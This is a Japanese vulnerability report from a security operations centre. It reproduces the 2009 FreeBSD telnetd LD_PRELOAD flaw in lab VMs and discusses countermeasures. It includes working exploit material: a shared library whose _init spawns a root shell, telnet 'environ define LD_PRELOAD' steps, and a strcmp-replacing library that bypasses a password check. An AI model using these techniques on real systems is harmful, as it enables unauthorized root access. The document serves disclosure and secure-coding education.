

FreeBSD-SA-09:05.telnetd と LD_PRELOAD 環境変数について

NTT コミュニケーションズ株式会社
IT マネジメントサービス事業部
セキュリティオペレーションセンター

2009 年 12 月 04 日

Ver. 2.2



1. 調査概要.....	3
2. FreeBSD-SA-09:05.TELNETD の再現.....	3
2.1. FreeBSD7.1 の場合	3
3. LD_PRELOAD 環境変数とセキュア・プログラミング	6
3.1. LD_PRELOAD 環境変数とは.....	6
3.2. 過去の LD_PRELOAD 環境変数を使った脆弱性.....	8
3.3. LD_PRELOAD 攻撃の対策 (ENVIRON 変数).....	9
3.4. LD_PRELOAD 環境変数と GCC 拡張 (ENVIRON 変数の回避策).....	12
3.5. LD_PRELOAD 攻撃の対策 (SETUID を使う).....	12
3.6. SETUID()関数について.....	14
3.7. SETUID()関数と LD_PRELOAD 環境変数 1	18
3.8. SETUID()関数と LD_PRELOAD 環境変数 2	21
3.9. LD_PRELOAD 攻撃の対策 (STATIC LINK を使う).....	22
3.10. 関数の呼び出し方によって LD_PRELOAD 攻撃が有効にならない場合.....	24
3.11. LD_PRELOAD 攻撃の対策のまとめ.....	25
3.12. LD_PRELOAD 環境変数と LIBSAFE	25
4. RUN-TIME LINK-EDITOR と LD_PRELOAD 脆弱性.....	26
4.1. FreeBSD7.1 の場合	26
5. 検証作業者	27
6. 参考.....	28
7. 履歴.....	29
8. 最新版の公開 URL.....	29
9. 本レポートに関する問合せ先	29

1. 調査概要

2009年02月14日、FreeBSDのTelnetデーモンに対して、0Dayの攻撃方法が公開された(「6 参考の1」)。

LD_PRELOAD環境変数を使って、不正なライブラリ(任意のコード)を事前にロードさせることで、Telnetデーモンの権限で任意のコードを実行させてしまうという問題である。

本文書では、この0Dayの再現、さらにLD_PRELOAD環境変数の仕組み、LD_PRELOAD環境変数を使った攻撃(LD_PRELOAD攻撃)の対策としてのセキュア・プログラミングについて考察した結果を記す。

2. FreeBSD-SA-09:05.telnetd の再現

2009年02月14日、FreeBSDのTelnetデーモンに対して、LD_PRELOAD環境変数を使うことで、リモートから認証なしにroot権限を取得することができる脆弱性が公開された(「6 参考の1」)。

この脆弱性に関する修正パッチも2009年02月16日に公開された(「6 参考の2」)。

本章では、この問題の検証結果について記す。

2.1. FreeBSD7.1 の場合

FreeBSD7.1に対して、検証した結果を記す。

FreeBSD7.1をインストール後、Telnetデーモンを起動した(図2.1-1)。

また、事前に攻撃用のライブラリをインストールし、コンパイルし、/tmp上の配置した(図2.1-2)。


この検証用コードは、_init0関数の処理を、シェルを起動する内容に置き換えるライブラリであることが分かる(図2.1-2)。

その後、別のFreeBSDを使って、対象に対してTelnetコマンドを使って、リモートからのroot権限取得に成功した(図2.1-3)。

このように、今回公開された脆弱性は、以下の状況の時、リモートからroot権限を取得される危険性がある。

- 対象にファイルを配置可能である。
- 対象は、Telnetデーモンを起動し、Telnet接続が可能である。

対策は、パッチの適用である。「6 参考の2」を参考にしてほしい。




```

FreeBSD7.1(Full) - VMware Workstation
ファイル(F) 編集(E) 表示(V) VM(M) チーム(T) Windows(W) ヘルプ(H)
FreeBSD7.1(Full)  FreeBSD7.1(Full)2
FreeBSD71# netstat -an | grep "*.23"
tcp6      0      0 *.23          *.*          LISTEN
tcp4      0      0 *.23          *.*          LISTEN
FreeBSD71# ifconfig
le0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
options=8<VLAN_MTU>
ether 00:0c:29:66:a2:82
inet 192.0.2.10 netmask 0xfffff00 broadcast 192.0.2.255
media: Ethernet autoselect
status: active
plip0: flags=108810<POINTOPOINT,SIMPLEX,MULTICAST,NEEDSGIANT> metric 0 mtu 1500
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
inet6 fe80::1%lo0 prefixlen 64 scopeid 0x3
inet6 ::1 prefixlen 128
inet 127.0.0.1 netmask 0xff000000
FreeBSD71#
    
```

このゲストにはVMware Toolsがインストールされていません。[VM]メニューから[VMware Toolsインストール]を選択してください

図 2.1-1 : 192.0.2.10 で動作する FreeBSD.7.1。Telnetd も起動している



```


FreeBSD7.1(Full) - VMware Workstation
ファイル(F) 編集(E) 表示(V) VM(M) チーム(T) Windows(W) ヘルプ(H)
FreeBSD7.1(Full)  FreeBSD7.1(Full)2
FreeBSD71# cat /root/telnet_exploit/program.c
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init(){
FILE *f;
setenv("LD_PRELOAD", "", 1);
system("echo ALEX-ALEX;/bin/sh");
}

FreeBSD71# gcc -o program.o -c program.c -fPIC
FreeBSD71# gcc -shared -Wl,-soname,libno_ex.so.1 -o /tmp/libno_ex.so.1.0 program.o -nostartfiles
FreeBSD71# ls -alF /tmp/lib*
-rwxr-xr-x  1 root  wheel  2713 Feb 18 17:40 /tmp/libno_ex.so.1.0*
FreeBSD71#
    
```

このゲストにはVMware Toolsがインストールされていません。[VM]メニューから[VMware Toolsインストール]を選択してください

図 2.1-2 : 図 2.1-1 には、既に LD_PRELOAD 環境変数でロードさせるライブラリもインストール済である




```

FreeBSD7.1(Full)2 - VMware Workstation
ファイル(F) 編集(E) 表示(V) VM(M) チーム(T) Windows(W) ヘルプ(H)
FreeBSD7.1(Full) FreeBSD7.1(Full)2
le0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
options=8<ULAN_MTU>
ether 00:0c:29:ec:66:74
inet 192.0.2.12 netmask 0xfffff00 broadcast 192.0.2.255
media: Ethernet autoselect
status: active
p1ip0: flags=108810<POINTOPOINT,SIMPLEX,MULTICAST,NEEDSGIANT> metric 0 mtu 1500
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
inet6 fe80::1%lo0 prefixlen 64 scopeid 0x3
inet6 ::1 prefixlen 128
inet 127.0.0.1 netmask 0xff000000
FreeBSD71# telnet
telnet> auth disable SRA
telnet> environ define LD_PRELOAD /tmp/libno_ex.so.1.0
telnet> open 192.0.2.10
Trying 192.0.2.10...
Connected to 192.0.2.10.
Escape character is '^I'.

FreeBSD/i386 (FreeBSD71.example.com) (ttyp0)

ALEX-ALEX
# id
uid=0(root) gid=0(wheel) groups=0(wheel),5(operator)
#
    
```

図 2.1-3 : 192.0.2.12 の FreeBSD7.1 を使い、192.0.2.10 の root 権限の取得に成功した



```

root@localhost:~
ファイル(F) 編集(E) 表示(V) 端末(I) タブ(B) ヘルプ(H)
[root@localhost ~]# telnet
telnet> auth disable SRA
SRA: invalid authentication type
telnet> environ define LD_PRELOAD /tmp/libno_ex.so.1.0
telnet> open 192.0.2.10
Trying 192.0.2.10...
Connected to 192.0.2.10 (192.0.2.10).
Escape character is '^]'.

FreeBSD/i386 (FreeBSD71.example.com) (ttyp0)

login:
    
```

図 2.1-4 : Linux(CentOS5.1)の Telnet クライアントでは、オプションを反映させることができないため成功しない



```

ex Telnet 192.0.2.10
Microsoft Telnet クライアントへようこそ
エスケープ文字は 'CTRL+]' です

Microsoft Telnet> auth disable SRA
コマンドが無効です。ヘルプを表示するには、? または help と入力します。
Microsoft Telnet> environ define LD_PRELOAD /tmp/libno_ex.so.1.0
コマンドが無効です。ヘルプを表示するには、? または help と入力します。
Microsoft Telnet> open 192.0.2.10
接続中: 192.0.2.10...
Microsoft Telnet>

ex Telnet 192.0.2.10
FreeBSD/i386 (FreeBSD71.example.com) (ttyp2)

login:
    
```

図 2.1-5 : WindowsXP の Telnet クライアントでも、オプションを反映させることができないため成功しない

3. LD_PRELOAD 環境変数とセキュア・プログラミング

3.1. LD_PRELOAD 環境変数とは

LD_PRELOAD 環境変数とは、共有ライブラリ(.so)を事前にロードするために使われるものである。LD_PRELOAD 環境変数に共有ライブラリを示すファイルパスを指定すると、メインのプログラムが起動した際に、他の共有ライブラリがロードされる前に呼び出される。

また、LD_PRELOAD 環境変数で指定した共有ライブラリに含まれる関数の名前と、他の共有ライブラリに含まれる関数の名前が重複した場合、LD_PRELOAD 環境変数で呼び出された共有ライブラリの関数が優先的に使用される。

このことから、本来呼び出される共有ライブラリの関数をフックする、または置き換える目的で使用されることが、一般的な LD_PRELOAD 環境変数の使い方である。

しかしながら、“呼び出される関数を置き換えられる”という特性から、悪意をもって置き換えられることによって不正使用に悪用される危険性もある。

例えば、図 3.1-1 のようなプログラムをサンプルとしてみる。

環境は、以下である。

- OS : CentOS5.1
- gcc4.1.2


図 3.1-1 は、プログラムの第一引数にパスワードを与え、そのパスワードが正しいかどうか(foobar かどうか)を確認するプログラムである。これを gcc でコンパイルする(図 3.1-2)。

図 3.1-3 でプログラムを動かし、第一引数が「foobar」かどうかで、出力するメッセージが異なることが確認できる。

図 3.1-1 は、文字列比較(認証処理)として、標準の strcmp()関数を用いているが、図 3.1-4 のように、文字列比較をしないが同名の strcmp()関数を定義し、共有ライブラリとしてコンパイルする。

この図 3.1-4 で作成された共有ライブラリを LD_PRELOAD 環境変数にセットした上で、図 3.1-1 のプログラムを起動すると、本来は標準の strcmp()関数が呼び出されるところを図 3.1-4 で新たに定義した関数が呼び出され、どんな文字列を第一引数に与えても、「foobar」を与えたと同じ結果となるように動作していることが確認できる(図 3.1-5)。

このように、認証処理や暗号化処理などの共有ライブラリが置き換えられるというセキュリティ上の危険性が存在する。



```


GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(T) タブ(B) ヘルプ(H)
localhost.localdomain(root):/root/z/ld/loginHack> type login.c
#include <stdio.h>
#include <string.h>

int main(int argc,char* argv[]){

    char passwd[] = "foobar";

    if(!strcmp(passwd,argv[1])){
        printf("access allowed\n");
        return 1;
    }else{
        printf("access denied\n");
        return 0;
    }
    return 0;
}
    
```

図 3.1-1 : プログラムに与える第一引数が正しい(foobar)かどうか確認するプログラム
単純に strcmp() 関数を使って比較している



```

GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(T) タブ(B) ヘルプ(H)
localhost.localdomain(root):/root/z/ld/loginHack> gcc --version
gcc (GCC) 4.1.2 20070626 (Red Hat 4.1.2-14)
Copyright (C) 2006 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

localhost.localdomain(root):/root/z/ld/loginHack> gcc -o login login.c
localhost.localdomain(root):/root/z/ld/loginHack> ls -alF
合計 24
drwxr-xr-x 2 root root 4096 2月 18 18:45 ./
drwxr-xr-x 5 root root 4096 2月 18 15:08 ../
-rwxr-xr-x 1 root root 4931 2月 18 18:45 login*
-rw-r--r-- 1 root root 253 2月 18 18:40 login.c
-rw-r--r-- 1 root root 151 2月 18 13:39 strcmp-hihack.c
localhost.localdomain(root):/root/z/ld/loginHack>
    
```

図 3.1-2 : 図 3.1-1 を gcc4.1.2 CentOS5.1 でコンパイルした



```

GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(T) タブ(B) ヘルプ(H)
localhost.localdomain(root):/root/z/ld/loginHack> gcc --version
gcc (GCC) 4.1.2 20070626 (Red Hat 4.1.2-14)
Copyright (C) 2006 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

localhost.localdomain(root):/root/z/ld/loginHack> gcc -o login login.c
localhost.localdomain(root):/root/z/ld/loginHack> ls -alF
合計 24
drwxr-xr-x 2 root root 4096 2月 18 18:45 ./
drwxr-xr-x 5 root root 4096 2月 18 15:08 ../
-rwxr-xr-x 1 root root 4931 2月 18 18:45 login*
-rw-r--r-- 1 root root 253 2月 18 18:40 login.c
-rw-r--r-- 1 root root 151 2月 18 13:39 strcmp-hihack.c
localhost.localdomain(root):/root/z/ld/loginHack> ./login foobar
access allowed
localhost.localdomain(root):/root/z/ld/loginHack> ./login baduser
access denied
localhost.localdomain(root):/root/z/ld/loginHack>
    
```

図 3.1-3 : 図 3.1-1 の第一引数に「foobar」を与えた場合は許可され、それ以外では禁止される




```

GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(T) タブ(B) ヘルプ(H)
localhost.localdomain(root):/root/z/ld/loginHack> cat strcmp-hihack.c
#include <stdio.h>
#include <string.h>

int strcmp(const char *s1,const char *s2){
    printf("S1 eq %s\n",s1);
    printf("S2 eq %s\n",s2);
    return 0;
}

localhost.localdomain(root):/root/z/ld/loginHack> gcc -fPIC -shared -o strcmp-hihack.so strcmp-hihack.c
localhost.localdomain(root):/root/z/ld/loginHack> ls -alF
合計 32
drwxr-xr-x 2 root root 4096 2月 18 19:01 ./
drwxr-xr-x 5 root root 4096 2月 18 15:08 ../
-rwxr-xr-x 1 root root 4931 2月 18 18:45 login*
-rw-r--r-- 1 root root 253 2月 18 18:40 login.c
-rw-r--r-- 1 root root 151 2月 18 13:39 strcmp-hihack.c
-rwxr-xr-x 1 root root 4181 2月 18 19:01 strcmp-hihack.so*
localhost.localdomain(root):/root/z/ld/loginHack>
    
```

図 3.1-4 : 文字列比較をしない strcmp()関数を用意し、共有ライブラリとしてコンパイルする



```

GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(T) タブ(B) ヘルプ(H)
localhost.localdomain(root):/root/z/ld/loginHack> cat strcmp-hihack.c
#include <stdio.h>
#include <string.h>

int strcmp(const char *s1,const char *s2){
    printf("S1 eq %s\n",s1);
    printf("S2 eq %s\n",s2);
    return 0;
}

localhost.localdomain(root):/root/z/ld/loginHack> gcc -fPIC -shared -o strcmp-hihack.so strcmp-hihack.c
localhost.localdomain(root):/root/z/ld/loginHack> ls -alF
合計 32
drwxr-xr-x 2 root root 4096 2月 18 19:01 ./
drwxr-xr-x 5 root root 4096 2月 18 15:08 ../
-rwxr-xr-x 1 root root 4931 2月 18 18:45 login*
-rw-r--r-- 1 root root 253 2月 18 18:40 login.c
-rw-r--r-- 1 root root 151 2月 18 13:39 strcmp-hihack.c
-rwxr-xr-x 1 root root 4181 2月 18 19:01 strcmp-hihack.so*
localhost.localdomain(root):/root/z/ld/loginHack> sh
sh-3.1# LD_PRELOAD=./strcmp-hihack.so ./login aaaaaaaaaa
S1 eq foobar
S2 eq aaaaaaaaaa
access allowed
sh-3.1#
    
```

図 3.1-5 : 図 3.1-4 を LD_PRELOAD 環境変数によって事前ロードさせることで、図 3.1-1 のプログラムの認証回避が可能となること分かる

3.2. 過去の LD_PRELOAD 環境変数を使った脆弱性

「3.1 LD_PRELOAD 環境変数とは」で示したように、共有ライブラリを置換したりすることができるためこの手法自体は非常に有効なテクニックであるが、この LD_PRELOAD 環境変数に起因する脆弱性は、過去にいろいろなソフトウェアで報告されている(「6 参考の 3~5」)。

このように、UNIX/Linux に対しての Local Exploit という観点では、LD_PRELOAD 環境変数を使った攻撃方法は古典的であるが、今一度、次の節から LD_PRELOAD 環境変数の悪用を防止する対策について検討してみたい。

3.3. LD_PRELOAD 攻撃の対策 (environ 変数)

この節では、unistd.h で定義されている environ 変数を使って、LD_PRELOAD 環境変数が定義されているかどうかを、プログラムの先頭(main()関数の先頭)でチェックする方法を紹介する。LD_PRELOAD 環境変数が定義されていれば、LD_PRELOAD 環境変数を破壊した上で、自らのプログラム自身を再起動させるようにした。

サンプルとなるソースコードは、図 3.3-1 である。

プログラム起動直後に unistd.h で定義されている環境変数を保持している領域のポインタ environ を取得し、LD_PRELOAD 環境変数の有無をチェックしている。

LD_PRELOAD 環境変数が定義されている場合は、LD_PRELOAD 環境変数を無効化したうえで自分自身を再読み込みしている。

環境変数を取得する関数 getenv() 関数を使っていない理由は、ただ一つ、関数だからである。

LD_PRELOAD 環境変数で指定されたライブラリによって、getenv()関数が危険な関数に置き換えられる危険性があるため、environ を使って main 関数内部に処理(while などを使って)を実装している。

この対策のデメリットとしては、対策のコードをライブラリ化できない点であろう。

また、再起動させるための execv()関数が LD_PRELOAD 環境変数によって置き換えられている可能性もあるため(図 3.3-4)、

- そもそも環境変数を任意に設定できない環境で動作させる。
- そういう環境で動作させることができない場合、LD_PRELOAD 環境変数が定義されているかどうかをプログラムの先頭でチェック後、定義されていれば終了するというのが、現実的な解決策ではないだろうか。

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>

int main(int argc, char* argv[]) {
    char passwd[] = "foobar"; // 正しいパスワード
    char *envName = "LD_PRELOAD"; // 環境変数の領域で比較する文字列
    char **pp;
    char *p;
    char *p1;
    char *p2;
    int hint1;
    int hint2;

    /* Startup */
    pp = __environ;
    hint1 = 0;
    while(*pp != NULL && hint1 == 0) {
        p1 = *pp; // 環境変数の一つずつ取得
        p2 = envName; // LD_PRELOAD そのもの
        hint2 = 0;
        while(*p2 != '\0' && hint2 == 0) { // 1Byte ずつ比較
            if(*p1 == '\0') {
                hint2++;
            } else {
                if(*p1 != *p2) {

```

```

                                hint2++;
                                }else{
                                    p = p1;          // 多分、LD_PRELOAD の最後の文字の
                                    p1++;            // 'D' を示しているはず
                                    p2++;
                                }
                            }
                        }
                    if(hint2 == 0){          hint1++;
                    }else{                  pp++;          }
                }
            printf("hint1=%i\nhint2=%i\n", hint1, hint2);


            if(hint2 == 0){
                printf("LD_PRELOAD found!\nreloaded... \n\n");
                *p = '\0';                  // LD_PRELOAD 環境変数に NULL を入れて破壊する
                execv(argv[0], argv);      // 自分自身をリロードする
                return 0;
            }else{ printf("LD_PRELOAD not found!\n");      }

            if(!strcmp(passwd, argv[1])){
                printf("access allowed\n");
                return 1;
            }else{
                printf("access denied\n");
                return 0;
            }
        }
        return 0;
    }
}

```

